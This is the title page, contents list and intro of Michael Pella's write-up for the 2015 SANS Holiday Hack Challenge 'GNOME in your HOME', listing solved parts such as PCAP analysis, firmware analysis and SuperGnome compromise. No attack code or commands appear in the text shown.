SANS

The 2015 SANS Holiday Hack Challenge


GNOME in your HOME


Challenge Report

Author: Michael Pella


December 2015

Contents





Quick Summary & Outline of Accomplishments



Dosis Neighborhood RPG

Fully Solved - Achieving VICTORY status

Part 1: Wireless PCAP Analysis

Fully Solved - All questions answered

Part 2: Firmware Analysis

Fully Solved - All questions answered

Part 3: Shodan Targets

Fully Solved - All questions answered


Part 4: SuperGnomes

Fully Solved - All 5 SuperGnomes compromised - All questions answered


Part 5: Attribution


Fully Solved - All questions answered

The Dosis Neighborhood RPG:



Intro & Basic Instructions:






About Holiday Hack Quest

Holiday Hack Quest is brought to you by Counter Hack, who would like to wish you a very merry holiday season.

Counter Hack would like to thank John Browne/8-bit Universe for allowing us to use the 8-Bit Christmas Music album for our soundtrack.

Holiday Hack Quest client code is derived from BrowserQuest, licensed under the MPL.

